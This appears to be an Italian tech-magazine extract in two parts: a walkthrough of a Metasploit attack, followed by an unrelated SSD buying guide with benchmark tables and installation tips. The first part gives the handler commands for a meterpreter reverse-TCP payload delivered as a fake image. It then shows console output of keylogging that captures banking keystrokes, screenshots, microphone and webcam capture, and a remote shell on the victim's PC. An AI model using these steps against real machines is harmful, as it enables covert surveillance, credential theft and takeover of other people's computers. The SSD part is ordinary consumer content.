Il pirata entra nel vivo dell'azione digitando **set PAYLOAD windows/meterpreter/reverse_tcp** e conferma con **Invio**: Con questo comando, dice al software **Metasploit (msfconsole)** di utilizzare il payload che ha creato in precedenza **(pag. 25)**.

06 PIRATA IN ATTESA

Il pirata lancia **set LHOST** seguito dall'indirizzo IP della macchina attaccante (ad esempio **10.0.2.15**) e da **Invio**. Successivamente, digita **set LPORT 4444**, che è la porta in ascolto, e conferma premendo ancora una volta **Invio**. Tutto è pronto per sferrare l'attacco.

Pieno controllo (non autorizzato) di Windows

Il pirata assume il controllo dell'OS: spia dalla webcam, cattura screenshot e scova ogni password

```
msf exploit(handler) > set LHOST 192.168.0.12
LHOST => 192.168.0.12
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.12:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.12:4444 -> 19
16-03-23 16:48:00 +0100

meterpreter >
```

01 IL PESCE HA ABBOCCATO!

All'interno di **Metasploit (mfsconsole)** il pirata lancia **exploit.** Ora, non gli rimane che sperare che il malcapitato che ha ricevuto la finta immagine decida di cliccarci su due volte e caschi nel tranello. Non appena lo farà, la sessione **Meterpreter** verrà avviata.

```
keyscan_start  keyscan_stop
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
[-] stdapi_ui_get_keys: Operation failed: Incorrect functi
meterpreter > getdesktop
Session 3\W\D
meterpreter > screenshot
Screenshot saved to: /root/YnDczemr.jpeg
meterpreter >
```

02 CATTURARE SCREENSHOT

Da quel momento in poi, la vita del malcapitato sarà davvero dura. Il pirata, infatti, può iniziare a sfruttare tutte le potenzialità di **Metaploit.** Ad esempio, per catturare uno screenshot, al pirata basta lanciare in **Meterpreter** il comando **screenshot.**

```
Audio saved to: /root/WtjPDotb.wav
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/PhEYjqBM.wav
meterpreter > record_mic -d 5
[*] Starting...
[*] Stopped
Audio saved to: /root/dhidVMof.wav
meterpreter >
```

03 MICROFONO ATTIVATO

Se il computer bersaglio è dotato di microfono, il pirata può addirittura catturare suoni, voci e rumori presenti nella stanza in cui si trova l'ignara vittima. Per farlo, il pirata lancia **record_mic -d X**, dove X è il numero di secondi di registrazione.

04 ANCHE LA WEBCAM!

Stesso discorso per la webcam: il pirata può catturare un'istantanea di ciò che viene inquadrato o, addirittura, avviarne un live streaming. Gli basta lanciare **webcam_snap** (per catturare solo un frame) o **webcam_stream** (per avviare lo streaming da visualizzare nel browser).

```
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.google.it <Return> ciao ciao <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.unicredit.it <Return> 65475695 <Tab> 12345678 <Retu
meterpreter >
```

05 TU DIGITI, LUI REGISTRA

Il pirata ha la possibilità di configurare un keylogger: ogni tasto premuto dalla vittima verrà registrato in modo da visualizzare (in chiaro) ogni password digitata. Il pirata lancia **keyscan_start** e, dopo un po' di tempo, **keycan_dump** per visualizzare tutti i caratteri digitati dal malcapitato.

```
23/03/2016  01:59       327.074.551 una-donna-per-amica
21/03/2016  17:21           189.712 UniCredit.pdf
06/03/2016  13:46    <DIR>          vari
23/03/2016  16:35    <DIR>          virus
10/03/2016  13:08    <DIR>          voucher
23/03/2016  17:03    <DIR>          wm
12/03/2016  19:06           880.853 _DSC7258.jpg
16/03/2016  18:40       215.605.028 _DSC7274.psd
              40 File    573.939.925 byte
              15 Directory  83.867.869.184 byte disponi

C:\Users\Vincenzo-UB\Desktop>
```

06 CONTROLLO TOTALE

Come se non bastasse, il pirata può anche assumere il pieno controllo del computer della sua vittima. Lanciando il comando **shell**, il pirata si ritrova di fronte ad un prompt dei comandi del PC bersaglio. Da qui, può esplorare file, cancellarli o aggiungerne di nuovi (ad esempio altri virus!).

Velocità Turbo

Forse non lo sai, ma un SSD può mettere le ali al tuo notebook o PC! I modelli "turbo" sono oggi ancora più convenienti: ma qual è il più veloce?

Chi vuole trasportare, con sicurezza, un certo numero di oggetti, li sistemerà in un camion. Chi vuol poter sempre disporre di un'accelerazione bruciante, sceglierà una macchina sportiva. Questa regola vale anche per gli hard disk e gli SSD dato che per conservare collezioni di brani musicali e film o per proteggere dati, un hard disk tradizionale si rivela perfettamente idoneo. Ma sistema operativo e software installati nel PC potranno esprimersi al meglio su un SSD, che offrirà, tra l'altro, anche una velocità più elevata. Fino a poco tempo fa però, questi dischi Solid State Drives presentavano prezzi piuttosto elevati. Oggi, sono diventati veramente convenienti e, anche per i modelli più capienti da 1 TB, non si è obbligati a spendere un patrimonio. Abbiamo quindi deciso di mettere sotto torchio 32 fra gli attuali di SSD con prezzi a partire da 70 euro. Quale sarà il migliore?

SENZA PIATTI SI VA PIÙ VELOCI

La maggiore velocità offerta dagli SSD dipende dalla loro struttura, priva di parti meccaniche. Il chip di comando (**controller**) potrà avere accesso immediato a tutte le celle di memoria, a differenza della testina di scrittura e lettura, presente su un hard disk, che dovrà invece attendere la rotazione dei dischi magnetici per selezionare il punto corretto su cui intervenire. Nel corso del test, gli SSD più veloci, in fase di lettura, sono stati in grado di consentire fino a 175.000 accessi al secondo e oltre 85.000 in scrittura, a differenza degli hard disk che permettono al massimo qualche centinaio di accessi. Il controller dell'SSD può inoltre agire contemporanea-

mente su più celle di memoria offrendo così una velocità più elevata. Tramite il tradizionale connettore SATA, gli SSD testati sono riusciti a trasferire dati con velocità fino a 550 MB/s, un valore triplicato rispetto ad un hard disk da 3,5 pollici.

USO PRATICO: I VANTAGGI DELLA VELOCITÀ

Nell'uso pratico, questa elevatissima velocità per il trasferimento dei dati è, però, raramente importante. Un SSD, nell'utilizzo quotidiano, consente soprattutto enormi vantaggi per la lettura frequente di file di piccole dimensioni. Questa differenza di velocità fa sì che, un PC dotato di SSD necessiti solo di pochi secondi per avviare il sistema operativo e i programmi installati. Ma gli SSD, quanto rendono effettivamente più veloce il lavoro di un PC? Per rispondere a questo interrogativo, abbiamo sostituito con un SSD l'hard disk di un notebook uscito in commercio circa 2 anni fa. L'aumento di velocità più consistente è stato riscontrato utilizzando il computer per un uso professionale: infatti, con software come LibreOffice o Mozilla Firefox, la velocità è praticamente raddoppiata. Programmi per l'elaborazione di foto e video, che spremono solitamente le prestazioni del processore, beneficiano invece poco dall'impiego di un SSD, ottenendo un aumento massimo della velocità pari a "solo" il 20%. Ma per un notebook di 2 anni di anzianità (ormai, praticamente fatto fuori dalla tecnologia odierna) è comunque una percentuale apprezzabile capace di riportarlo in partita.

RISPARMIO E SILENZIOSITÀ

I primi SSD "divoravano" un maggior quantitativo di corrente rispetto agli hard disk, a differenza dei modelli attuali che consentono addirittura un consumo energetico inferiore. Già da qualche tempo, infatti, un SSD è capace di far sì che l'autonomia della batteria del notebook sul quale è installato aumenti. I modelli all'ultimo grido consentono poi di guadagnare ancor di più. Gli SSD non si rivelano solo parsimoniosi (quanto meno in termini di consumo energetico), ma anche totalmente silenziosi e di questi pregi ne gode tutto il notebook.

CURA SNELLENTE PER GLI SSD

La maggior parte degli SSD è alloggiata all'interno di un case da 2,5 pollici, ma il futuro appartiene al nuovo formato **M.2**, decisamente più piccolo (come si può vedere in figura), che riunisce in un unico modulo la seconda generazione dei due standard per mini SSD: il mini-Sata e il mini-PCIe. Grazie a queste dimensioni ridotte, gli SSD sono idonei anche per i notebook ultrapiatti (ultrabook).
Sui notebook più grandi, un SSD M.2, lascia spazio sufficiente per installare anche un hard disk tradizionale utile per archiviare dati: ad esempio, una collezione di film. La maggior parte degli SSD M.2 presenta una larghezza di 22 mm ed una lunghezza da 30 a 110 mm. Tra i candidati al test, sette SSD M.2 presentavano una lunghezza di 80 mm e solo il Transcend TS512GMTS400, lungo 42 mm, è decisamente più corto. Nell'uso pratico, questa ridotta lunghezza, non si rivela però di grande vantaggio, poiché la maggior parte degli slot per gli SSD M.2 è progettata per accogliere varie lunghezze.


MAGGIOR VELOCITÀ CON PCI EXPRESS

Sia che si tratti del formato da 2,5 pollici o di quello M.2, la maggior parte degli SSD offre

una connessione SATA, che pur rivelandosi ideale per potenziare PC datati e notebook, rallenta però la velocità, che non potrà superare i 550 MB/s. I minuscoli SSD M.2 sfruttano quindi sempre più l'interfaccia PCI-Express.

In origine, la connessione PCIe era lo standard per le schede d'espansione per PC e notebook, ma oggi sono disponibili anche mini varianti per SSD:

- **PCIe 2.0 x2:** la variante più semplice è in grado di eseguire trasferimenti attraverso due linee dati, con una velocità fino a 1 GB/s.

Esistono SSD da 2,5 pollici, con capienza fino a 13 TB, ma richiedono un prezzo di oltre 13.000 dollari

SSD, come la serie 750 di Intel, vengono realizzati in special modo, per server e PC di elevata potenza, utilizzando una scheda da inserire nello slot PCIe


- **PCIe 2.0 x4:** con questa interfaccia si utilizzano quattro linee dati, per una velocità massima di trasferimento di 2 GB/s.
- **PCIe 3.0 x4:** anche questa variante lavora con quattro cavi dati, ma offre una velocità superiore, infatti è possibile raggiungere velocità di trasferimento fino a 4 GB/s.


Il maxi SSD di Intel serie 750, dal prezzo esorbitante di 1140 euro e con capienza di 1,2 TB, nonché il Samsung 950 Pro (330 euro per 512 GB), grazie alle loro connessioni PCIe-3.0, sono in grado di offrire velocità fino a 2,7 GB/s. Il costoso SSD di Intel non dispone però del formato M.2, ma presenta le dimensioni di una scheda PCI, che lo rendono quindi più idoneo ad essere utilizzato per un server.


DIFFERENZE DI VELOCITÀ

La velocità di un SSD non dipende soltanto dal tipo di interfaccia, ma anche dalla capacità. Per la lettura di file la capienza non è prioritaria, ma è invece importante il tipo di interfaccia. Infatti, i modelli PCIe più costosi prelevano i dati dai chip di memoria con una velocità doppia o triplicata, rispetto agli SSD con connessione SATA.

Anche in fase di scrittura, i modelli PCIe si ri-

I SEVERI TEST DI LINUX MAGAZINE

Attraverso numerose e complesse misurazioni, i tester rilevano la velocità degli SSD

Il calore può diventare dannoso per i chip di memoria e i tester misurano quindi accuratamente quanto si scaldano gli SSD

I tester esaminano i minuscoli SSD M.2 su una scheda madre speciale, dotata di due slot M.2

Al momento, gli SSD presentano il formato tradizionale da 2,5 pollici . In futuro, saranno però sempre più disponibili SSD M.2, con lunghezze variabili di 42 e 80 millimetri

velano decisamente più veloci: il modello 3.0 più rapido, ha richiesto solo 3,9 secondi per un file da 5 GB - volendo fare un confronto, un DVD contiene dati per 4,7 GB. Il modello 2.0 più veloce, ha richiesto 7,7 secondi, pari ad un tempo quasi doppio. L'SSD-SATA più veloce, è riuscito a completare l'operazione solo dopo 10,4 secondi e il modello più lento ha impiegato quasi un minuto. In particolare, con gli SSD SATA più economici di capienza limitata, la rilevazione della velocità in fase di scrittura, è stata molto scarsa. Tutto questo dipende dal fatto che, i modelli più piccoli presentano un numero inferiore di chip di memoria, che non consente al controller di lavorare a velocità massima. Solo gli SSD SATA. con capienza a partire da 480 GB, sono in grado di scrivere dati a velocità elevata.


TIRIAMO LE SOMME


Più veloci, più parsimoniosi in termini di consumo, più silenziosi e con prezzi convenienti. Oggi, gli SSD non sono più un lusso costoso e, soprattutto per i notebook, sono ormai quasi irrinunciabili. Per poter sfruttare i vantaggi della velocità, un SSD dovrebbe offrire almeno una capacità di 512 GB. Il prezzo di 214 euro del vincitore Samsung 850 Pro dimostra che un modello di questo tipo non presenta un costo esorbitante. Nel test, effettuato su sei categorie di SSD, Samsung, si è aggiudicato quattro vittorie e Kingston si è piazzato due volte al primo posto.


AUMENTO DELLA VELOCITÀ: HARD DISK VS. SSD


Chi sostituisce il proprio hard disk con un SSD, otterrà un sensibile aumento della velocità, come dimostrato dal notebook Medion Akoya E6416 che, con un SSD, ha offerto un aumento della velocità di lavoro, pari al 78%. Soprattutto i programmi di produttività si riveleranno molto più veloci, dato che devono caricare frequentemente file di piccole dimensioni. Anche il trasferimento di dati attraverso una porta USB 3.0 avverrà con una velocità più che raddoppiata. Inoltre, grazie al basso consumo energetico richiesto dagli SSD, l'autonomia della batteria aumenta di circa 20 minuti.

I GRANDI MITI SUGLI SSD

Un SSD lavora in modo totalmente diverso, rispetto ad un hard disk e, di conseguenza, sono nate numerose leggende, non tutte vere:

UN SSD È PIÙ ROBUSTO

Vero, infatti un SSD sopporta meglio le vibrazioni e anche eventuali cadute, mentre è in funzione. Numerosi hard disk si danneggerebbero.

CAPACITÀ PIÙ GRANDE EQUIVALE A MAGGIORE VELOCITÀ

Un SSD da 128 GB può essere effettivamente più lento di un modello da 256 GB. Le differenze tra gli SSD di grande capienza, sono minime.

DEFRAG SUPERFLUO

La deframmentazione può danneggiare gli SSD? Vero, com'è anche vero che le distribuzioni GNU/Linux non soffrono particolarmente di questa problematica (a differenza di altri OS proprietari).

SCRIVERE DATI ALL'INFINITO

È vero solo parzialmente, infatti non è possibile scrivere incessantemente sulle celle di memoria di un SSD, ma, nell'uso pratico possono resistere da 5 a 10 anni.



I migliori 5 consi


1 TRASFERIMENTO DATI PIÙ VELOCE

Chi è già abituato alla velocità consentita da un SSD, non vorrà certamente rinunciare ad un trasferimento dati veloce. La soluzione potrà essere un SSD esterno, che possiamo realizzare anche da soli (consiglio 5) oppure decidere di acquistare un modello già esistente, come il Sandisk Extreme 500, disponibile nelle capacità da 120, 240 e 480 GB (a partire da 65 euro). Questo mini SSD (7,6 x 7,6 x 1,1 cm) pesa solo 40 grammi e potrà essere agevolmente collegato al computer, attraverso un cavo USB 3.0.

Il Sandisk Extreme 500 è molto più piccolo e più veloce di un hard disk esterno

2 PROTEZIONE DATI

Con un SSD, è d'obbligo eseguire regolarmente un backup dei dati, poiché a differenza di un hard disk, i dati cancellati potranno essere ripristinati, solo recuperandoli dal cestino, ma chi lo avrà svuotato, avrà pochissime probabilità di recuperare i dati. In Ubuntu, ad esempio, è già presente di default il tool Backup (raggiungibile dalla preferenze del sistema) che ci permette di pianificare backup dei file e delle directory più importanti. La sicurezza massima potrà essere ottenuta, eseguendo il backup su un hard disk.

3 INSTALLAZIONE DI UN SSD

APERTURA DEL CASE

Con la maggior parte dei PC, sarà sufficiente rimuovere il coperchio laterale. È importante assicurarsi di aver prima scollegato il cavo di alimentazione.

RICERCA DEL POSTO GIUSTO



Su numerosi PC, dovremo installare l'SSD in uno slot per hard disk. Solitamente, è disponibile un vano libero (a sinistra nella foto), accanto a quello già presente per il disco fisso.


gli per gli ssd


4 RISPARMIARE SPAZIO SULL'SSD

Per archiviare grandi raccolte di foto o brani musicali, un SSD si rivela troppo costoso e anche la sua velocità potrà essere sfruttata molto poco. Si rivela quindi funzionale l'utilizzo di un hard disk tradizionale per memorizzare dati. La maggior parte dei PC (Consiglio 3), nonché sempre più notebook, si rivelano già idonei per l'utilizzo combinato di un hard disk e di un SSD. Le cartelle "Foto", "Musica" e "Video" potranno essere spostate nel menu Proprietà (cliccando con il tasto destro sulla cartella), accedendo al tab Percorso.

5 UTILIZZO DEI VECCHI SSD/HARD DISK

Dopo avere installato un SSD di ultima generazione, vi resterà spesso inutilizzato un hard disk o un SSD. Potrete comunque continuare a usare la vecchia memoria come unità esterna. Per i modelli da 2,5 pollici (foto a destra) esistono appositi case vuoti, già a partire da 10 Euro, dotati di porta USB 3.0, che consentirà di collegare l'unità a quasi tutti i computer, senza alcun cavo di alimentazione. Case vuoti per SSD M.2 (foto all'estrema destra) sono invece ancora piuttosto rari, rivelandosi anche costosi, con un prezzo di circa 30 Euro. Un mini SSD potrà comunque essere sempre trasformato in una chiavetta USB superveloce.

Con un case USB esterno, sarà possibile continuare a utilizzare gli hard disk e gli SSD dismessi

INSTALLAZIONE NEL CESTELLO DEGLI HDD

Per eseguire l'installazione nel vano hard disk sarà necessaria una "cornice" che dovremo avvitare all'SSD. La dotazione di alcuni SSD include già questo elemento, ma se saremo costretti ad acquistarlo, il suo costo sarà solo di alcuni euro.

INSTALLAZIONE NEL FRAME PER SSD

Su alcuni PC è già presente un supporto per installarvi SSD da 2,5 pollici. Su numerosi PC che usano case di buona qualità, solitamente è posizionato sotto il vano dell'unità DVD. L'SSD potrà essere inserito direttamente in questo vano.

COLLEGARE I CAVI

Dopo avere collegato il cavo di alimentazione e quello per i dati, potremo procedere all'installazione della distro GNU/Linux che preferiamo. Questa fase, è del tutto identica alla classica installazione su hard disk.

RISULTATI DEL NOSTRO MEGATEST SSD

da 240 GB

I RISULTATI IN BREVE		1 SAMSUNG 850 Pro Prezzo: 120 Euro		2 TOSHIBA Q300 Pro Prezzo: 106 Euro		3 KINGSTON SSDNow KC400 Prezzo: 97 Euro	
		Capacità Memoria: 256 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Samsung MEX (EXM0186Q) **Altezza / Peso:** 7 mm / 46 grammi		**Capacità Memoria:** 256 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Toshiba TC358790 (JURA0101) **Altezza / Peso:** 7 mm / 53 grammi		**Capacità Memoria:** 256 Gigabyte **Connessione:** SATA 6 Gb/s **Controller:** Phison 3110 (SAFM00.W) **Altezza / Peso:** 7 mm / 57 grammi	
Con quale velocità è possibile copiare i file?	60,00%	velocità elevatissima	9,06	velocità elevata	8,92	l'SSD da 256GB più veloce nel test	9,14
Copia di grandi file Video (Lettura / Scrittura)	20,00%	**veloce** (476,17 MB/s) / **veloce** (479,74 MB/s)	8,92	**veloce** (455,41 MB/s) / **veloce** (469,61 MB/s)	8,66	**veloce** (473,09 MB/s) / **velocissimo** (487,04 MB/s)	8,96
Copia piccoli file audio (Lettura / Scrittura)	20,00%	**veloce** (417,67 MB/s) / **velocissimo** (490,09 MB/s)	8,60	**veloce** (415,3 MB/s) / **velocissimo** (496,75 MB/s)	8,64	**veloce** (401,29 MB/s) / **velocissimo** (514,74 MB/s)	8,72
Velocità di trasferimento continuo (Lettura / Scrittura)	20,00%	**veloce** (545,58 MB/s) / **velocissimo** (513,29 MB/s)	9,68	**velocissimo** (533,35 MB/s) / **velocissimo** (493,04 MB/s)	9,44	**velocissimo** (541,14 MB/s) / **velocissimo** (522,11 MB/s)	9,76
Quale aumento di velocità procura l'SSD per l'avvio dei programmi?	30,00%	avvio ultraveloce	9,32	avvio ultraveloce	9,12	lettura veloce, scrittura più lenta	7,14
Numero delle operazioni di **lettura e scrittura** al secondo (IOPS)	15,00%	**numerose** (74.117) / **numerosissime** (41.951)	8,78	**numerosissime** (86.072) / **numerose** (39.857)	9,16	**un po' poche** (51.702) / **poche** (20.308)	5,34
Velocità media per accesso ai dati (Lettura / Scrittura in Millisecondi)	15,00%	**velocissimo** (0,113 ms) / **velocissimo** (0,050 ms)	9,88	**veloce** (0,186) / **molto veloce** (0,059 ms)	9,06	**veloce** (0,158 ms) / **velocissimo** (0,104)	8,92
Semplicità di messa in funzione?	5,00%	include software, no accessori	4,80	include software e adattatore	6,40	mancano tutti gli accessori	0,00
Accessori in dotazione	2,00%	nessun accessorio in dotazione	0,00	adattatore per spessore 9,5 mm	4,00	nessun accessorio in dotazione	0,00
Programma in dotazione per trasferire i dati del PC allo SSD	3,00%	si, Samsung Data Migration Versione 3.0[1]	8,00	si, NTI Echo 3 per Toshiba 3.0[1]	8,00	no	0,00
Quanto scalda lo SSD in funzione?	5,00%	si scalda lievemente	8,56	si scalda lievemente	8,74	si scalda in misura minima	9,66
Riscaldamento rispetto alla temperatura ambiente (in standby / a regime max.)	5,00%	**molto basso** (2° Celsius) / **basso** (14° Celsius)	8,56	**molto basso** (3° Celsius) / **basso** (12° Celsius)	8,74	**molto basso** (3° Celsius) / **molto basso** (5° Celsius)	9,66
RISULTATI DEL TEST IN DETTAGLIO		★★★★★		★★★★★		★★★★★	

da 480 GB

I RISULTATI IN BREVE		1 SAMSUNG 850 Pro Prezzo: 214 Euro		2 TOSHIBA Q300 Pro Prezzo: 223 Euro		3 TRANSCEND SSD370S Prezzo: 181 Euro	
		Capacità Memoria: 512 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Samsung MEX (EXM0186Q) **Altezza / Peso:** 7 mm / 52 grammi		**Capacità Memoria:** 512 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Toshiba TC58NC1000 (SAFM11.2) **Altezza / Peso:** 7 mm / 49 grammi		**Capacità Memoria:** 512 Gigabyte **Connessione:** SATA 6 Gb/s **Controller:** TS6500 (00919A) **Altezza / Peso:** 7 mm / 45 grammi	
Con quale velocità è possibile copiare i file?	60,00%	velocità elevatissima	9,06	velocità elevata	8,9	velocità elevata	8,48
Copia di grandi file Video (Lettura / Scrittura)	20,00%	**veloce** (476,61 MB/s) / **veloce** (477,05 MB/s)	8,90	**veloce** (467,47 MB/s) / **veloce** (466,62 MB/s)	8,72	**veloce** (473,96 MB/s) / **veloce** (431,24 MB/s)	8,38
Copia piccoli file audio (Lettura / Scrittura)	20,00%	**veloce** (415,97 MB/s) / **velocissimo** (502,11 MB/s)	8,70	**veloce** (415,97 MB/s) / **veloce** (496,75 MB/s)	8,52	**veloce** (420,07 MB/s) / **veloce** (437,68 MB/s)	8,10
Velocità di trasferimento continuo (Lettura / Scrittura)	20,00%	**velocissimo** (542,99 MB/s) / **velocissimo** (505,92 MB/s)	9,60	**velocissimo** (528,33 MB/s) / **velocissimo** (493,42 MB/s)	9,44	**velocissimo** (539,18 MB/s) / **veloce** (447,86 MB/s)	8,96
Quale aumento di velocità procura l'SSD per l'avvio dei programmi?	30,00%	avvio ultraveloce	9,68	avvio ultraveloce	9,08	lettura veloce, scrittura più lenta	7,82
Numero delle operazioni di **lettura e scrittura** al secondo (IOPS)	15,00%	**numerosissime** (82.563) / **numerosissime** (44.291)	9,46	**numerosissime** (85.166) / **numerose** (39.857)	9,12	**numerose** (65.206) / **poche** (22.705)	6,26
Velocità media per accesso ai dati (Lettura / Scrittura in Millisecondi)	15,00%	**velocissimo** (0,111 ms) / **velocissimo** (0,047 ms)	9,88	**veloce** (0,186) / **molto veloce** (0,058 ms)	9,06	**velocissimo** (0,119 ms) / **velocissimo** (0,099)	9,38
Semplicità di messa in funzione?	5,00%	include software, no accessori	4,80	include software e adattatore	6,40	sono presenti software e supporto	6,80
Accessori in dotazione	2,00%	nessun accessorio in dotazione	0,00	adattatore per spessore 9,5 mm	4,00	1 supporto per disco da 3,5 pollici e viti	5,00
Programma in dotazione per trasferire i dati del PC allo SSD	3,00%	si, Samsung Data Migration Versione 3.0[1]	8,00	si, NTI Echo 3 per Toshiba 3.0[1]	8,00	si, SSD Scop (Transcend SSD System Clone)[1]	8,00
Quanto scalda lo SSD in funzione?	5,00%	si scalda lievemente	8,46	si scalda lievemente	8,24	si scalda lievemente	8,84
Riscaldamento rispetto alla temperatura ambiente (in standby / a regime max.)	5,00%	**molto basso** (3° Celsius) / **basso** (14° Celsius)	8,46	**basso** (6° Celsius) / **basso** (12° Celsius)	8,24	**molto basso** (2° Celsius) / **basso** (12° Celsius)	8,84
RISULTATI DEL TEST IN DETTAGLIO		★★★★★		★★★★★		★★★★★	

4 ZOTAC Premium SATA III – Prezzo: 102 Euro		5 CORSAIR Force LX – Prezzo: 129 Euro		6 ADATA Premier SP550 – Prezzo: 80 Euro		7 SANDISK X400 – Prezzo: 97 Euro		8 CRUCIAL BX200 – Prezzo: 70 Euro	
